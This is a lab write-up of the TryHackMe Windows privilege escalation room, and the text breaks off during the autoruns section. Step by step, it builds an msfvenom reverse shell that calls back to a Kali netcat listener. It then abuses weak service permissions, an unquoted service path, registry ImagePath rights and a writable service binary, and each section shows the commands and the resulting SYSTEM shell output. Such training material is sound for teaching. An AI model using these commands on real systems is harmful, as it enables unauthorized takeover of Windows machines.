Windows privilege escalation

(Tryhackme Room link: https://tryhackme.com/room/windows10privesc)

Generate a reverse shell using msfvenom to get shell into your machine

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<ip address> LPORT=<port> -f exe -o reverse.exe
```

After that download this file into windows machine:

on kali:

```
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .
```

then on windows cmd:

```
copy \\<ip address>\kali\reverse.exe C:\PrivEsc\reverse.exe
```

Test the reverse shell by setting up a netcat listener on Kali:

```
sudo nc -nvlp <port>
```

Then run the reverse.exe executable on Windows and catch the shell:

```
C:\PrivEsc\reverse.exe
```

Service Exploits - Insecure Service Permissions

In this we try to execute `accesschk.exe`

AccessChk is a console program. Copy AccessChk onto your executable path. Typing "accesschk" displays its usage syntax.

```
accesschk [-s][-e][-u][-r][-w][-n][-v]-[f <account>,...][[-a]|[-k]|[-p [-f] [-t]]|[-h][-o [-t <object type>]][-c]|[-d]] [[-l [-i]]|[username]] <file, directory, registry key, process, service, object>
```

`https://learn.microsoft.com/en-us/sysinternals/downloads/accesschk` for description of each option.

we will using below command:

`C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc`

-u : for supress error.

-w : show only object that are writable.

-c : name the service(check the security of security control manager).


-q : omitting banner.

-v : verbose.

user : which user we want to use.

daclsvc : this is used to identifies the trustees that are allowed or denied access to a securable object.

discretionary access control list (DACL)



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.197.73] 49844
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\PrivEsc>accesschk.exe /accepteula -uwcqv user daclsvc
accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL
```


Here we can see that the daclsvc service has `SERVICE_CHANGE_CONFIG`, which means that any user can modify the service!

Each service has an Access Control List (ACL) that specifies specific permissions to a certain service.

Some permissions are pretty harmful like being:


- able to query the configuration of the serviceCommand : `sc qc <service>`
- able to check the current status of the serviceCommand: `sc query <service>`
- able to start and stop the serviceCommand: `net start/stop <service>`
- and change the configuration of the serviceCommand: `sc config <service> <option>= <value>`

```
sc qc daclsvc
```




```
C:\PrivEsc>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\DACL Service\daclservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : DACL Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

```
sc config daclsvc binpath="\"<path-to-your-reverse shell file>""
```




```
C:\PrivEsc>sc config daclsvc binpath="\"C:\PrivEsc\reverse.exe\""
sc config daclsvc binpath="\"C:\PrivEsc\reverse.exe\""
[SC] ChangeServiceConfig SUCCESS
```

now we have successfully changed the config path of service so when we restart it it will start the reverse shell.



```
C:\PrivEsc>net start daclsvc
net start daclsvc
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.112.170] 49813
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Yay! we escalate our privileges from it and now we are an admin.

Service Exploits - Unquoted Service Path

In simple terms, **when a service is created whose executable path contains spaces and isn't enclosed within quotes**, leads to a vulnerability known as Unquoted Service Path which allows a user to gain SYSTEM privileges (only if the vulnerable service is running with SYSTEM privilege level which most of the time it is).

`sc qc unquotedsvc`



```
C:\PrivEsc>sc qc unquotedsvc
sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Unquoted Path Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

`C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"`


As above mentioned

-u : supress error.

-w : for writable object.

-d : Only process directories or top-level keys.

-q : no banner.




```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\Program Files\Unquoted Path Service
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Users
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
```

here we can see that we have access to RW (read & write).


Copy the reverse.exe executable you created to this directory and rename it filename.exe

`copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\<filename>.exe"`




```
C:\PrivEsc>copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"

copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
        1 file(s) copied.
```

```
net start unquotedsvc
```



```
C:\PrivEsc>net start unquotedsvc
net start unquotedsvc
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.104.66] 49762
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


Yay! we escalate our privileges from it and now we are an admin.

Service Exploits - Weak Registry Permissions

In this portion we try to escalate our privilege from weak registry permissions.

Let's first query the regsvc.

```
sc qc regsvc
```



```
C:\PrivEsc>sc qc regsvc
sc qc regsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Insecure Registry Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Now we are using accesschk to check the permission.

```
C:\PrivEsc\accesschk.exe /accepteula -uvwqk
HKLM\System\CurrentControlSet\Services\regsvc
```


-k : Name is a Registry key.

-u : for suppress error.

-w : show only writable object.

-q : no banner.

-v : verbose.



```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
HKLM\System\CurrentControlSet\Services\regsvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        KEY_ALL_ACCESS
  RW BUILTIN\Administrators
        KEY_ALL_ACCESS
  RW NT AUTHORITY\INTERACTIVE
        KEY_ALL_ACCESS
```

now we use reg add (https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/reg-add).

Overwrite the ImagePath registry key to point to the reverse.exe executable you created:

```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
```


here,

/v : Specifies the name of the add registry entry.

/t : Specifies the type for the registry entry.


/d : Specifies the data for the new registry entry.

/f : Adds the registry entry without prompting for confirmation.




```
C:\PrivEsc>reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
The operation completed successfully.
```

```
net start regsvc
```



```
C:\PrivEsc>net start regsvc
net start regsvc
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.210.141] 49876
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Yay! we escalate our privileges from it and now we are an admin.


Service Exploits - Insecure Service Executables

`sc qc filepermsvc`



```
C:\PrivEsc>sc qc filepermsvc

sc qc filepermsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\File Permissions Service\filepermservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : File Permissions Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

here we found the binary path so we will use accesschk.




```
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
C:\Program Files\File Permissions Service\filepermservice.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW WIN-QBA94KB3IOF\Administrator
        FILE_ALL_ACCESS
  RW BUILTIN\Users
        FILE_ALL_ACCESS
```

it will show FILE_ALL_ACCESS.


so we can replace the file `filepermservice.exe` to our reverse shell file located at PrivEsc.

`copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y` here in copy command /Y is used for giving access to overwrite on it.




```
C:\PrivEsc>copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y

copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y
        1 file(s) copied.
```

now use `net start filepermsvc` to run reverse.exe.



```
C:\PrivEsc>net start filepermsvc
net start filepermsvc
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.151.226] 49922
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Yay! we escalate our privileges from it and now we are an admin.

Registry - AutoRuns

here we try to find out registry service which are autorun executables.


`reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`



```
C:\PrivEsc>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    SecurityHealth    REG_EXPAND_SZ    %windir%\system32\SecurityHealthSystray.exe
    My Program    REG_SZ    "C:\Program Files\Autorun Program\program.exe"


C:\PrivEsc>
```


here we found programs which are autorun executables so we try to use accesschk for this.

`C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"`



```
C:\Program Files\Autorun Program\program.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
